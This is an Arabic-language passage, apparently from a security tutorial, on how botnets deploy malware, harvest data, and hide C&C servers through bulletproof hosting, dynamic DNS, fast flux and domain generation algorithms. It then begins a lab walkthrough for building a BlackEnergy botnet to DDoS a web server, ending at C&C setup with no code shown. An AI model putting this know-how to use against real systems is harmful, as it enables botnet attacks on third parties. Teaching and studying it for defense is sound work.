في هذا السيناريو، بدلا من البرامج الشرعية، يتم تثبيت البرمجيات الخبيثة في النظام. هذا هو عادة المعاملة تحت الأرض حيث يصبح سيد البوت **deployment provider**. **Deployment provider** هو الشخص الذي يقدم الخدمة والتي من شأنها أن توفر البرامج الضارة على الهدف الذى يراه المهاجم.

الشخص الذي يريد أن يكون ناشر أو مثبت للبرمجيات الخبيثة "*malware deployed*" يتخذ نهج سيد البوت لخلق الآلاف من الآلات المثبت عليها. ثمن هذه الخدمة يختلف من كل بلد حيث سيتم نشر البرمجيات الخبيثة وعما إذا كان سيتم التثبيت في نظام الشركة أو جهاز كمبيوتر المنزل. سيد البوت يمكن ببساطة إرشاد البوتات لتحميل وتثبيت البرامج الضارة من موقع معين، عادة ما يكون خادم للبرمجيات الخبيثة إلى جهاز الضحية. أسلوب آخر هو الاستفادة من قدرة البريد المزعج "*botnet's spam relay*" لوضع البرمجيات الخبيثة كمرفق أو وصلة لتحميلة من قبل موقع التحميل.

حصد المعلومات على نطاق واسع "Large-Scale Information Harvesting"

الآلة المخترقة من الممكن أن تكون منجم ذهب من البيانات لمجرمي الإنترنت. هذا هو السبب الذي جاءت منه سارقوا المعلومات. توجيه هذا النوع من البرامج الضارة هو الأساس لسرقة المعلومات. يمكن أن تكون كلمات السر، وثائق، أو أي معلومات أخرى يقوم المهاجم بجمعها. عادة ما يتم الجمع في إعداد صغير جدا. ولكن مع ظهور البوتنت، القدرة على سرقة المعلومات من مئات الآلاف بل الملايين الآلات أصبح ممكننا. ونظرا لعدم التنسيق، يمكن تسريب المعلومات المسروقة إلى حفنة من مناطق الاسقاط التي تسيطر عليها مجرمي الانترنت.
عادة ما يتم ذلك عن طريق تثبيت عنصر سارق المعلومات على جميع الأجهزة المخترقة التي هي جزء من شبكة البوتنت. التركيب يمكن أن يكون في شكل تحديثا أو من خلال **PPI agent**. بمجرد ان يتم تثبيت مكون سارق المعلومات وتفعيلها، فإنها سوف تبدأ بسرقة المعلومات من مئات الآلاف من آلات المخترقة، ومن ثم فلترة البيانات المسروقة إلى موقع الشبكة المعينة التي يسيطر عليها المهاجمون، والبدء في جمع البيانات مرة أخرى. الدورة تطول وتطول حتى يتم قتل الروبوتات أو تمت إزالة عنصر البرمجيات الخبيثة من الاجهزة المخترقة. ولكن هذا هو أسهل من القيام به. تخيل كمية البيانات المسروقة في متناول المهاجمين. الإمكانات لتحقيق مكاسب مالية عالية.

معالجة المعلومات "Information Processing"

الروبوتات هي سحابة المهاجم الخبيثة "*attacker's malicious cloud*". انها مثل وجود كميات هائلة من القدرة الحاسوبية في يسيطر عليها المهاجم. هذه السلطة الحوسبة تصبح في متناول يدي وخاصة إذا كان الهجوم يدعو لمعالجة البيانات. مثال على ذلك هو تكسير كلمات السر. وجود مثل هذه الحوسبة يقطع الوقت المستغرق لمعرفة كلمة السر من خلال القوة الغاشمة.

آليات حماية الروبوتات "Botnet Protective Mechanisms"

أكبر قوة في الروبوتات، هي **C&C**، وهو أيضا أضعف نقطة في حلقاتها. لذلك يجب حماية البنية التحتية **C&C** ووسيلة الوصول إليه إذا كنت تريد ان تزدهر الروبوتات. وبالتالي، فمن الضروري حماية القناة **C&C**. ويتم ذلك من خلال ما يلي:

- **Bulletproof hosting**
- **Dynamic DNS**
- **Fast fluxing**
- **Domain fluxing**

مكونات شبكة الروبوتات الأخرى هي أيضا في حاجة إلى الحماية ولكن ليس بقدر **C&C**، لأنه إذا كان أي من هذه المكونات الأخرى تصبح غير متوفرة، فان سيد البوت يمكن ببساطة إعادة تكوين البوتات لاستخدام مورد شبكة مختلفة. هذا ممكن لأن سيد البوت لا يزال يتواصل مع البوت من خلال **C&C**، ولكن إذا فقد **C&C** فليس هناك طريقة للمهاجمين للتواصل مع البوت بعد الآن.

Bulletproof Hosting

Bulletproof hosting هي الخدمة التي تقدمها شركات الاستضافة عديمي الضمير. عادة، تخضع شركات الاستضافة مع ولها شروط الخدمة التي تحظر حساب المستخدم من تحميل بعض المواد، مثل البرمجيات الخبيثة والمحتوى ذات حقوق الطبع والنشر، واستخدام الخدمة لأغراض خبيثة أو إجرامية. إذا تم العثور على حساب المستخدم قام بانتهاك لهذه الشروط، يتم تعليق الحساب ويتم توجيه المسئولية الجنائية للمستخدم. **Bulletproof hosting** هي العكس. على الرغم من أنه لديه شروط الخدمة، فإن الأمر فقط كوجهه وصاحب الحساب يمكنه القيام بأي شيء تقريبا يريده طالما يقوم بدفع ثمن الاستضافة **Bulletproof hosting**. بالإضافة الى ذلك، مقدمي **Bulletproof hosting** هم أقل عرضة للتعاون مع أو حتى الرد على منفذي القانون. وهذا يجعل من استضافة **Bulletproof hosting** جذابة جدا للمجرمين.

واحدا من أشهر وأعتى مقدمي استضافة **Bulletproof hosting** هم ***the Russian Business Network (RBN)*** ومقرها في سان بطرسبرج، روسيا. **RBN** معروفا باستضافة مواقع الخادم الخبيثة، والمواقع الاصطياد "***Phishing site***"، ومواقع البريد المزعج "***spam hosts***"، والمواقع الإباحية. وسرعان ما أصبحت ملاذا لمجرمي الإنترنت، وأصبح منطلقا لشن هجمات.

ويستند معظم مستضيفي **Bulletproof hosting** في الخارج حيث لا تطبق قوانيننا. حتى لو كانت هناك قوانين محلية في تلك البلدان التي تحكم الاستخدامات السيئة للاستضافة واستخدام الانترنت العادلة، ما زال المستخدمين مسموح لهم أو إعطاء الكثير من الفسحة لهم لفعل ما يشاؤون. لذلك قد يكون من الصعب أن نصدق أن هناك مزود استضافة **Bulletproof hosting** أخرى سيئ السمعة، وكذلك منحل ومقرها في الولايات المتحدة.

كان **McColo** مزود استضافة **Bulletproof hosting** من سان خوسيه، كاليفورنيا، التي تأسست من قبل القراصنة الروسي في سن المراهقة وطالب معروف باسم ***Kolya McColo***. وبصرف النظر عن استضافة موارد شبكة الروبوتات، كان يعتقد أن الشركة مسؤولة عن حوالي 70 في المئة من البريد الإلكتروني المزعج في العالم.

Dynamic DNS

Dynamic domain name service (DDNS) هي خدمة تربط بين اسم نطاق "**domain name**" إلى عنوان **IP** متغير بشكل حيوي. هذا يعني أن اسم النطاق سوف يبقي في الإشارة إلى نفس المضيف، بغض النظر عن التغير باستمرار لعنوان **IP** الخاص به. هذا ما يجعل هذا الحل المثالي للأشخاص التي تعمل في الأنظمة أو الخوادم في المنزل، مثل تلك التي تم تكوينها كخادم الويب، وخادم العاب، ملقم بروتوكول نقل الملفات (**FTP**)، أو ملقم البريد مع عنوان **IP** حيوي معين من قبل موفر خدمة إنترنت (**ISP**). الحل مفيد أيضا للمستخدمين الشركات الذين يحتاجون إلى الاتصال عن بعد إلى نظام داخل المنظمة مع بروتوكول

Dynamic Host Configuration Protocol (DHCP)-assigned IP address.

إعداد DDNS

للاستفادة من خدمة **DDNS** نتبع اثنين فقط من الخطوات التالية:

- التسجيل مع مزود **DDNS**.
- تثبيت برنامج **DDNS** في المضيف.

ولكن كما هو الحال مع غيرها من التكنولوجيات، مجرمو الإنترنت دائما يجدون الوسيلة للاستفادة من **DDNS** والاعتداء عليها لأغراض خبيثة خاصة بهم. معظم مقدمي **DDNS** تقدم خدمة مجانية دون الحاجة للتسجيل للكشف عن الكثير من المعلومات. عنوان البريد الإلكتروني وهوية مزورة يكفي للحصول على خدمة **DDNS** الحرة. وهذا يجعل الخدمة جاذبية للمجرمو الإنترنت.

عيوب DDNS

على الرغم من أن **DDNS** يعطي المهاجم ميزة استخدام بروتوكول عناوين الإنترنت (**IP**) المختلفة ليتم ترجمتها الى الدومينات الخبيثة، وبالتالي إعطائه المرونة في استخدام أي مضيف كمورد للبرمجيات الخبيثة، وهذه الخدمة هي أبعد ما تكون عن الكمال عندما يتعلق الأمر بسبب جرائم الإنترنت أنه يحتوي على العيوب التالية:

- يقدم خدمة مجانية فقط (لنطاقات المستوى الثاني) الثابتة "***2LD domains***" على سبيل المثال، **No-IP's zapto.org** و**hopto.org**، مما يؤدي إلى سهولة اكتشافها.
- مقدمي **DDNS** يستجيبون للتقارير المسيئة.
- يتطلب **DDNS** برنامج ليتم تثبيته في المضيف، وهو نقطة أخرى من الفشل. إذا فشل هذا البرنامج، فإن البوت لن تكون قادره على التواصل مع **C&C**.

Fast Fluxing

Flux، كما تم تعريفه من قبل ميريام وبستر، هو التحرك المستمر في أو المرور بـ. **Fast Fluxing**، هنا تعنى السريع، أي سريع في الحركة المستمرة أو المرور بكائن. في هذه الحالة، الكائن هو عنوان **IP**. يشير **Fast Fluxing** إلى ترجمة اسم النطاق "الدومين" الواحد إلى عناوين **IP** متغيرة في كثير من. والنتيجة هي عناوين IP متعددة المخصصة لاسم نطاق واحد.

ملحوظه: **Fast Fluxing** معروفه أيضا باسم **IP flux**.

طريقة واحدة لتحقيق **Fast Fluxing** هو من خلال **round-robin DNS** مع كل سجل من مورد **DNS** (**RR**) يملك قيمة الوقت **time-to-live (TTL)** قصيرة. وذلك بدلا من الاستجابة لطلبات **DNS** مع عنوان IP واحد فقط، يتم إرجاع قائمة من عناوين **IP**.

ملحوظه: **round-robin DNS** يستخدم في المقام الأول للموازنة "***load balancing***" والتسامح مع الخطأ "***fault tolerance***".

هناك نوعان من شبكات Fast Fluxing.

- Single flux
- Double flux

Single flux


شبكة **single flux** تستخدم آلات المخترقة في إعادة التوجيه. عناوين **IP** المختلفة في شبكة **flux** هي عناوين **IP** للأجهزة المخترقة. أنها تأخذ دورا في إعادة التوجيه، ويعرف أيضا باسم **flux-agents**. هذه **flux-agents** تقوم بإعادة توجيه الطلبات والبيانات إلى ملقم واجهة آخر يعرف باسم **fast-flux mothership**. **Fast-flux mothership** هي العمود الفقري لشبكات خدمة **fast-flux**. أنها توفر كل من خدمات **DNS** و**HTTP**. وبالتالي، فإن **motherships** تستضيف البيانات وتخدم المحتوى. في شبكة **Single flux**، **motherships** لا تقدم خدمة **DNS**.

تم تصميم **Flux-agents** لحماية **mothership** من الاكتشاف. في الواقع، الدومين الذي يتم نشره من قبل المهاجمين لا يتم ترجمته الى عناوين **IP** لل **mothership** أو الخادم الفعلي المستضيف للمحتوي الضارة، ولكن بدلا من ذلك يتم ترجمته الى عنوان **IP** لل **flux-agents**، والذي يقوم بتوجيه جميع الطلبات إلى **mothership** ويخدم أيا كان المضمون الذي سوف يرسله **mothership** إلى **flux-agents** ومن ثم الى الهدف.

ملحوظه: Flux-agents يسمى أيضا flux-bots.

بصرف النظر عن حجب **mothership** من أن يتم اكتشافها من قبل الباحثين، فان استخدام **flux-agents** يوفر المرونة. منذ قيام شبكات **single flux** بتغيير سجلات **DNS** باستمرار في فترات قصيرة من الوقت، فأنها سوف يتم حل واحد جديد بسرعه محل **flux-agent** الذي تم إسقاطه أو غير متوفر.


يبين الشكل التالى كيفية عمل بحث **single flux lookup**. في هذا المثال، العميل يريد ترجمة اسم الدومين **flux.example.com**. دعونا نفترض في هذا المثال أن خادم/ملقم **DNS** المفضل ليس لديه إجابة مقابله سواء إما في ذاكرة التخزين المؤقت "***cache***" أو منطقة المعلومات "***zone information***". لذلك، فإن العميل يثير خادم **DNS** المفضل لاستخدام الاستدعاء الذاتي لترجمة اسم الدومين. وهذا سوف يستمر حتى يقوم **example.com** بإرجاع عناوين **IP** من **flux.address.com**. نأخذ علما هنا أن **example.com** هو تحت سيطرة المجرمين الإلكترونيين ومحمي من خلال ***bulletproof hosting***. العميل يبدأ اتصال **flux.example.com** باستخدام أحد عناوين **IP** التي تم إرجاعها في الخطوة 9. لاحظ أن **flux.example.com** يتم تمريره بسرعه مع عناوين **IP** متغيرة باستمرار. في الخطوات 10 و11، **flux-agent** يعيد توجيه الاستعلام إلى **mothership** و **mothership**تقوم بالرد مع المحتوى المناسب. يمكن أن يكون المحتوى عباره عن موقع على شبكة الإنترنت، وخاصة إذا كان يستضيف مواقع للتصيد "***phishing site***" أو الدفع عن طريق مواقع التحميل. ثم يتم تقديم المحتوى إلى العميل.



Double Flux

في شبكة التمويه المزدوجة "***double flux***"، ليس فقط سجل **DNS** الذي يتم تغييره باستمرار، ولكن أيضا سجلات الجلو "***glue records***" للدومين الخبيث. سجلات الجلو "***glue records***" هو عنوان **IP** لملقم الاسماء في دومين تسجيل الاسماء. آلات المخترقة تلعب دور **authoritative DNS**، وعنوان **IP** الخاصة بهم يتغير كثيرا، كما يتم أيضا تمريره. في هذا السيناريو، فإن **mothership** لا يقدم خدمة

فقط **HTTP** ولكن **DNS** أيضا. يبين الشكل التالى كيفية عمل بحث ***double flux lookup***. في هذا المثال، العميل يريد ترجمة اسم الدومين **flux.example.com**، على غرار مثال شبكة **single flux**، ولكن هذه المرة هناك تمويه إضافي مستمر. بدلا من وجود دومين الأسماء **example.com** المحمي بواسطة الاستضافة ***bulletproof hosted***، فإنها تملك فقط ***flux-agents*** التي تقوم بإعادة توجيه طلبات **DNS** (الخطوة 7) إلى **mothership** ثم **mothership** ترد (الخطوة 8) مع عناوين **IP** من ***flux.example.com***. ثم يتم ترحيل هذه المعلومات (الخطوة 9) من قبل ***flux-agents*** إلى خادم **DNS** المفضل. العميل يبدأ الاتصال ***flux.example.com*** بطريقة مماثلة كما هو موضح في مثال **single flux** في القسم السابق.



Domain Fluxing

كما رأينا في الأجزاء السابقة، فان شبكة البوتنت تعتمد على الدومين التي يتم توزيعها مع **bot agent**. هذه الدومين هي إما مشفرة ومضمنه في **bot agent** أو تأتي في ملفات إعداد يتم نشرها مع حزمة البرمجيات الخبيثة. المرة الوحيدة التي يتم تحديث هذه الدومين هو من قبل المهاجم لدفع واحدة جديد إلى **bot agent** او من خلال سحب المعلومات او ملفات الاعداد بواسطة **bot agent** من **C&C**.

بمجرد تمكين **C&C** سيد البوت للتحكم في البوت، فانه معظم جهوده سوف تصبح أكثر تركيزا على حماية **C&C**، مما يؤدي إلى مرونة الروبوتات. ولكن سرعان ما يدرك المهاجمين أن مجرد حجب الدومين **C&C** سوف يمنع **bot agent** من الاتصال بـ **C&C**.

لا يهم ما هي التقنيات المتطورة المستخدمة لإخفاء **C&C**. إذا كان **bot agent** لا يمكنه تكوين أي وسيلة للاتصال بـ **C&C**، فانه سوف يصبح عديم الفائدة وخالي من سيطرة سيد البوت.

ملحوظه: بعض bot agent تستخدم عناوين IP ثابته للاتصال مباشرة إلى C&C. فهيا سهلة جدا في كشفها ومنعها.

بمجرد قطع الاتصالات إلى **C&C** فان الناتج هو ان **bot agent** ليس لديها القدرة على الحصول على تحديث للأوامر، وسوف يستمرون في محاولة الاتصال بـ **C&C** باستخدام الدومين أو عناوين **IP** التي عفا عليه الزمن ومنع بالفعل. ومهما كان صعبا في محاولة **bot agent** ذلك، فإنه لن يكون قادرا على التواصل مع **C&C**. كما يجعل هذا الوضع سيد البوت عاجز لأنه لا توجد طريقة بالنسبة له لإرسال الأوامر المحدثة أو الدومين الجديد الى **bot agent**.

ولكن ماذا لو أن **bot agent** لديه القدرة على الخروج مع مجموعته الخاصة من إعداد الدومين دون الاعتماد على ملفات التكوين أو الأوامر المحدثة من قبل سيد البوت؟ وهذا من شأنه تمكين البرمجيات الخبيثة للبحث بنشاط عن **C&C** الحية بدلا من انتظار المهاجم، والتي اصبحت غير مجدية على أي حال نظرا إلى أن خطوط الاتصال قد تم منعها بالفعل. وتسمى هذه القدرة على توليد أسماء الدومين الفريدة من قبل البوت على فترات زمنية منتظمة **domain fluxing**. الشيء الذي يجعل هذا ممكنا هو **DGA**.

DGA مثل اثنين من المجرمين الذي دفنا المجوهرات المسروقة والمال في مكان غير معلوم واتفقا على الانفصال حتى يهدأ الوضع. الجنائي A والجنائي B قاما بتقسيم الخريطة والتي عند تركيبها يتم فتح قفل الصندوق. وتأتي هذه الاتفاقية لقيام الجاني B للاتصال بالجاني A بعد بضع سنوات باستخدام قائمة من أرقام الهواتف. ولكن في حال أن هذه الأرقام لم تعد تعمل، ربما لأن السلطات اكتشفت عنهم، في هذه

الحالة هناك عدد من التعليمات التي يجب القيام بها من قبل الجاني A كما يلي. محاولة استخدام رموز منطقة مختلفة المخصصة للدولة حيث تم دفن الغنائم المسروقة، واستخدام الأرقام بين 800 و900 عن الأرقام الثلاثة الأولى من رقم الهاتف، واستخدام نفس الأرقام الأربعة الأخيرة التي يستخدمها الجاني B دائما لإتمام رقم الهاتف. ويكون تنسيق رقم الهاتف كالاتي:

[Available Area Codes] - [Number between 800 and 900] - [Constant Last Digits, e.g., 5611]

مع هذه التعليمات، فان الجاني A سوف يصل الى طريقه للخروج مع رقم جديد للوصول الى الجاني B في حالة أن الأرقام التي لديه لم تعد صالحة الآن. الجنائي B يعرف أيضا ما هو رقمه الحالي الذي يحتاج إليه في حالة قطع الاتصال. على سبيل المثال، إذا تم دفن المسروقات في جورجيا، يمكن للمجرم الخروج مع 909 من أرقام الهاتف. هذا ناتج عن الرقم تسعه والذي هو رموز المنطقة المخصص لجورجيا مضروبا في 101 احتمال ممكن للأرقام الثلاثة الأولى وتضاعف بمقدار واحد، في حين أن آخر أربعة أرقام ثابتة. المجرم A قد يطلب رقم غير موجود أو رقم خاطئ حتى يصل في النهاية الى الجاني B. وأنها سوف يتعرف على بعض بمجرد تبادل رقم المرور السري الذي تحدثوا عنه من قبل مفترق طرق.

سيد البوت يريد من **bot agent** فعل نفس الشيء الذي قام به الجاني A. حيث إذا فشل الاتصال مع **C&C**، فأنه يجب أن يكون قادر على الخروج مع أسماء دومين جديدة بناء على تعليمات محددة ومن ثم استخدام تلك الدومين لمحاولة الاتصال بـ **C&C**. وتعرف هذه التعليمات بـ **DGA**.

DGA هو كود تم تضمينه في البرمجيات الخبيثة أو **bot agent** التي يتم نشرها من قبل سيد البوت. الغرض الرئيسي من هذه الاكواد هو توليد أسماء دومين والتي يستطيع **bot agent** استخدامها للاتصال بـ **C&C**. عادة، **DGA** تنتج مجموعة مختلفة من أسماء الدومين في اليوم الواحد. على سبيل المثال، **Conficker.A DGA** و**Conficker.B DGA** تنتج 250 من الدومين يوميا، في حين أن **Conficker.C DGA** تنتج 50,000 من أسماء الدومين يوميا، ولكن للخروج من هذه النطاقات، فإنها تستخدم فقط 500 من قبل **Conficker.C**.

ملحوظه: أسماء النطاقات "الدومين" التي تولدها DGA ليست عشوائية، على الرغم من أنها قد تبدو على هذا النحو. حيث انها تنتج مجموعة من التعليمات التي تتضمن عمليات حسابية.

مزايا Domain Fluxing

باستخدام **DGA** فانه يقدم العديد من المزايا، البعض منهم:

- يتحاشى القائمة السوداء. جمع كافة نطاقات الأسماء "**Domain**" التي إنشات وإضافتها إلى القائمة السوداء غير مجديه (على سبيل المثال، فإن المتغيرات الثلاثة من **Conficker** تولد أكثر من 18 مليون من أسماء الدومين في السنة).
- تمكن المهاجمون من السيطرة على الروبوتات من خلال تسجيل النطاقات التي سوف تتولد في المستقبل ومن ثم الإشارة إلى **C&C** الجديد.
- توليد الدومينات هي مستهلكة واستخدامها فقط لفترة قصيرة من الزمن؛ وبالتالي، فإن أنظمة ***domain reputation systems*** تكون عديمة الفائدة ضدهم.

مساوئ Domain Fluxing

DGA ليست مثالية. كما هو الحال مع الجاني A والذي شهد عدد من الأرقام الغير موجودة والخاطئة، و**DGA** يخضع لنفس النتائج، خاصة إذا كانت تنتج كميات هائلة من أسماء الدومين يوميا. هناك **DGA** توليد كمية هائلة من **NXDomains**، وانه من الممكن، أن يولد أسماء دومين يتم استخدامها من قبل الكيانات المشروعة.

ملحوظه: NXDOMAIN يعني نطاق/دومين غير موجود.

أيضا، منذ تضمين **DGA** في **Bot Agent**، التقاط عينه يعطي باحثين **AV** فرصة لعكس ذلك وفهم الأعمال الداخلية لكود **DGA**. ونتيجة لذلك، فإن باحثين AV تكون قادرة على التنبؤ بأسماء الدومين في يوم معين. وهذا يعطي الباحثين فرصة للسيطرة على الروبوتات من خلال تسجيل تلك الدومين وبعد ذلك تجعله يشير إلى الخادم الخاصة بهم لمزيد من التحليل. وتعرف هذه العملية باسم **sinkholing** وسيجري بحثه باستفاضة في الجزء الأخير من هذا الفصل.

لدي DGA عدة عيوب أيضا:

كمية **NXDomains** التي تنتجها **DGA** تسبب الكثير من الضوضاء، والتي يمكن الاستعانة بها لاكتشاف وجود ***DGA-capable malware*** عكس ***malware's DGA component*** تمكن الباحثين من السيطرة على الروبوتات من خلال تسجيل النطاقات التي تتولد في المستقبل ومن ثم جعلها تشير إلى **sinkholing**.

Botnet Tutorials

يستخدم البوتنت لتقديم كل شيء من البريد المزعج وهجمات التصيد "*Phishing attack*"، وهجمات الحرمان من الخدمة. معظم أدوات البوتنت تباع في السوق السوداء لمقدمي العطاءات لاستخدامها في الأغراض الخبيثة. وفيما يلي سوف أقوم بشرح بعد أشهر الأدوات الموجودة على الساحة، ولكن يجب ان تلاحظ ان هذه الأدوات من الصعب البحث عنها وأيضا يوجد الكثير من الأدوات الغير معلن عنها وهي تكون مخصصه فقط ولا تعرض للعامة. أدوات البوتنت كثيره لا تعدو لا تحصى ومنه المعلن ومنه الغير معلن.

دراسة عملية في إنشاء شبكة بوتنت بسيطة وتأثيرها في هجوم الدوس على خادم الويب

في هذه الدراسة سوف يتم تثبيت ***C&C*** على أجهزة المستخدمين الشرعيين او على مضيف خارجي. ناقل الهجوم النموذجي هنا يشمل استغلال نقاط الضعف في المتصفح. تشمل أمثلة البوتنت ***Zeus-based Botnets***، ***TDL Botnet*** و ***Hamweq***. في هذا سوف ندرس عملية إصابة أجهزة الكمبيوتر وخلق البوتنت. ثم سنهاجم خادم الويب لإثبات فعالية الروبوتات حتى مع وجود كمية صغيرة من البوت. خلال الفقرات التالية سوف نذهب لوصف خطوات وإجراءات إنشاء الروبوتات من أجل تنفيذ هجوم الدوس. الغرض من بناء مثل هذه الروبوتات لاستخدامها كمنصة لاختبار الإجهاد للخادم. وينبغي التأكيد على أن تم تنفيذ هذا الإجراء في مختبر معزول بالكامل لأغراض التعليم. مهاجمة النظم هو جريمة جنائية في كثير من البلدان، وإذا كان الأمر كذلك، قد تجد نفسك مطلوب القبض عليه.
في تجربتنا هنا سوف نستخدم ***BlackEnergy Bot*** وهو بوتنت قائم على **HTTP** تستخدم في المقام الأول في هجمات **DDoS**. خلافا لمعظم البوتات المشتركة، لا يتصل هذا البوت مع سيد البوت باستخدام **IRC** ولكن يستخدم **web** على نطاق واسع. كما أن لديها القدرة على تشفير بيانات الاتصال مع الخادم.

BlackEnergy Bot

BlackEnergy كان اكثر بوت لهجمات الدوس الأكثر شعبية جدا في بضع سنين الى الوراء. وكانت هذه بوت قيد التطوير وتطورت قليلا جدا على مدى متزايد عن خليفتها الحالية، ***Darkness bot***. وقد تطور هذا البوت مع ميزات جديدة تضاف باستمرار لتوسيع قدراتها الخبيثة. واخذ الباحثون يراقبونه ويقومون بتحليل حركة المرور لخادم القيادة والتحكم (***C&C***) والتي كشفت أن هذا البوت منتج من السوق السوداء لجرائم الإنترنت الروسي.
هذا البوت يأتي مع مجموعة متنوعة من قدرات الحرمان من الخدمة وقد لوحظ انده استهداف المواقع الروسية. مؤخرا، خلال تحقيقنا، تمكنا من الحصول على مجموعة أدوات البناء **BlackEnergy**، والتي على عكس الإصدارات السابقة المتاحة، ويأتي مع خيار بناء **polymorphic binaries** لتجاوز **AV** ويشمل أيضا ميزات مكافحة التصحيح "***anti-debugging features***". يأتي هذا الـ **toolkit** مع مجموعة من الملفات والتي تتضمن **PHP scripts** للسيطرة على البوت وغيرها مثل مخططات قاعدة البيانات. هذه الأداة ظهره منها نسخة أكثر قوه والتي جعلت لها مكانه مرة أخرى على الساحة الان والتي يمكن الحصول عليها من خلال السوق السوداء.
مقاله عن عملية اختراق تمت بواسطة **BlackEnergy**
http://threatpost.com/blackenergy-malware-used-in-attacks-against-industrial-control-systems/109067


الخطوة 1: إعداد خادم C&C "Setting Up the Command and Control Server"

في البداية نحن بحاجة إلى مضيف مع ***Apache***، ***PHP*** و ***MySQL*** تعمل بالفعل لنسخ ملفات **PHP** لخادم **C&C**. ثم نحن بحاجة لإنشاء قاعدة بيانات للتطبيق وجدول من شأنه أن يحفظ سجلات البوتات لدينا باستخدام **SQL**. كيف نفعل هذا؟ هناك عدة طرق وهذا ما سوف نتحدث عنه.

